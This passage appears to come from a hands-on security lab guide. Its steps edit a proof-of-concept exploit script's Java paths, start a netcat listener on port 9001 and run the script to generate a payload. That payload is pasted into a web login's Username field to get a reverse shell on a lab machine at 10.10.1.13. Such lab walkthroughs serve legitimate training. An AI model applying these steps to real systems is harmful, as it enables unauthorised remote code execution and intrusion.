
26. In the poc.py file scroll down and in line **62**, replace **jdk1.8.0_20/bin/javac** with **/usr/bin/jdk1.8.0_202/bin/javac**.



27. Scroll down to line **87** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




28. Scroll down to line **99** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




29. After making all the changes **save** the changes and close the **poc.py** editor window.

30. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.

31. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.




32. Now, copy the payload generated in the **send me**: section.




33. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.

    Note: In the **Password** field you can enter any password.

